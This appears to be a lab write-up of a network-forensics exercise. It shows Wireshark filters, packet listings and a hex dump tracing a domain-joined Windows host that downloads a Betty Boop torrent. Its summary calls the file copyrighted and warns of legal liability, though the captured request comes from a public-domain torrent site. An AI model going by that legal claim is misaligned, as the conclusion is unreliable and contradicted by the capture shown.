
CNameString (kerberos.CNameString), 16 bytes   Packets: 104286 · Displayed: 162 (0.2%)   Profile: Default

[Torrent downloading]

Summary - The machines using torrents live in the range `10.0.0.0/24` and are clients of an AD domain.

- IP address 10.0.0.201 Belongs to Elmer Blanco
- MAC address : (00:16:17:18:66:c8)
- Windows username: elmer.blanco
- OS version: Windows NT 10.0
- The DC is associated with the domain dogoftheyear.net

- Specific user activity browsing: GET request of copyrighted Torrent file: Betty_Boop_Rythm_on_the_Reservation.avi.torrent
- Description of any interesting files: most of the **torrent files are known to contain copyrighted material**. ... If they find any trace of illegal torrent file downloads, or any copyrighted torrent file, the torrent users are liable to face legal consequences for their illegal actions over the internet.


Kali on ML-REFVM-684427 - Virtual Machine Connection
File Action Media Clipboard View Help
part_3.pcapng
05:05 PM
part_3.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
ip.addr==10.0.0.201 and http.request.method==GET
```

```
No.    Time          Source      Destination      Protocol Length CNameS Info
 77843 833.798402300 10.0.0.201  72.21.91.29      HTTP     292    GET /MFEwTzBNMEswSTAJBgUrDgMCGgUABBTnvAI%2FnN49qPTJY
 70010 771.307842200 10.0.0.201  168.215.195.227  HTTP     434    GET /announce?info_hash=%1d%da%0dH%a8%98%bd%81%5c%7d
 69754 770.572697300 10.0.0.201  91.189.95.21     HTTP     423    GET /announce?info_hash=%e4%be%9eM%b8v%e3%e3%17%97x%
 69980 771.231145500 10.0.0.201  168.215.194.14   HTTP     434    GET /bt/announce.php?info_hash=%1d%da%0dH%a8%98%bd%8
 69706 770.366956400 10.0.0.201  168.215.194.14   HTTP     589    GET /bt/btdownload.php?type=torrent&file=Betty_Boop_
 70122 771.590958400 10.0.0.201  168.215.194.14   HTTP     253    GET /bt/scrape.php?info_hash=%1d%da%0dH%a8%98%bd%81%
 69213 765.837950500 10.0.0.201  168.215.194.14   HTTP     465    GET /divxi.jpg HTTP/1.1
 69470 768.919511100 10.0.0.201  72.21.202.62     HTTP     885    GET /e/cm?t=publicdomai0f-20&o=1&p=48&l=op1&pvid=40C
 67493 754.296424700 10.0.0.201  151.139.242.30   HTTP     427    GET /eminimalls/mm.js HTTP/1.1
 67807 756.854476400 10.0.0.201  168.215.194.14   HTTP     336    GET /favicon.ico HTTP/1.1
 67337 752.915643000 10.0.0.201  168.215.194.14   HTTP     474    GET /googlevid.jpg HTTP/1.1
 69167 765.416418700 10.0.0.201  168.215.194.14   HTTP     500    GET /grabs/bettybooprythmonthereservationgrab.jpg HT
```

```
Frame 69706: 589 bytes on wire (4712 bits), 589 bytes captured (4712 bits) on interface eth0, id 0
Ethernet II, Src: Msi_18:66:c8 (00:16:17:18:66:c8), Dst: Cisco_27:a1:3e (00:09:b7:27:a1:3e)
  Destination: Cisco_27:a1:3e (00:09:b7:27:a1:3e)
  Source: Msi_18:66:c8 (00:16:17:18:66:c8)
  Type: IPv4 (0x0800)
Internet Protocol Version 4, Src: 10.0.0.201, Dst: 168.215.194.14
Transmission Control Protocol, Src Port: 49834, Dst Port: 80, Seq: 1, Ack: 1, Len: 535
Hypertext Transfer Protocol
  GET /bt/btdownload.php?type=torrent&file=Betty_Boop_Rhythm_on_the_Reservation.avi.torrent HTTP/1.1\r\n
  Referer: http://publicdomaintorrents.info/nshowmovie.html?movieid=513\r\n
  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/17.17134\r\n
  Accept-Language: en-US\r\n
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
  Upgrade-Insecure-Requests: 1\r\n
  Accept-Encoding: gzip, deflate\r\n
  Host: www.publicdomaintorrents.com\r\n
  Connection: Keep-Alive\r\n
  \r\n
  [Full request URI: http://www.publicdomaintorrents.com/bt/btdownload.php?type=torrent&file=Betty_Boop_Rhythm_on_the_Reservation.avi.torrent]
  [HTTP request 1/1]
  [Response in frame: 69719]
```

```
0000  00 09 b7 27 a1 3e 00 16  17 18 66 c8 08 00 45 00   ···'·>·· ··f···E·
0010  02 3f 76 d1 40 00 80 06  0c 39 0a 00 00 c9 a8 d7   ·?v·@··· ·9······
0020  c2 0e c2 aa 00 50 97 b7  b1 25 75 99 6b 48 50 18   ·····P·· ·%u·kHP·
0030  ff ff 31 06 00 00 47 45  54 20 2f 62 74 2f 62 74   ··1···GE T /bt/bt
0040  64 6f 77 6e 6c 6f 61 64  2e 70 68 70 3f 74 79 70   download .php?typ
0050  65 3d 74 6f 72 72 65 6e  74 26 66 69 6c 65 3d 42   e=torren t&file=B
```

Internet Protocol Version 4 (ip), 20 bytes · Packets: 104286 · Displayed: 46 (0.0%) · Marked: 1 (0.0%) · Profile: Default

The End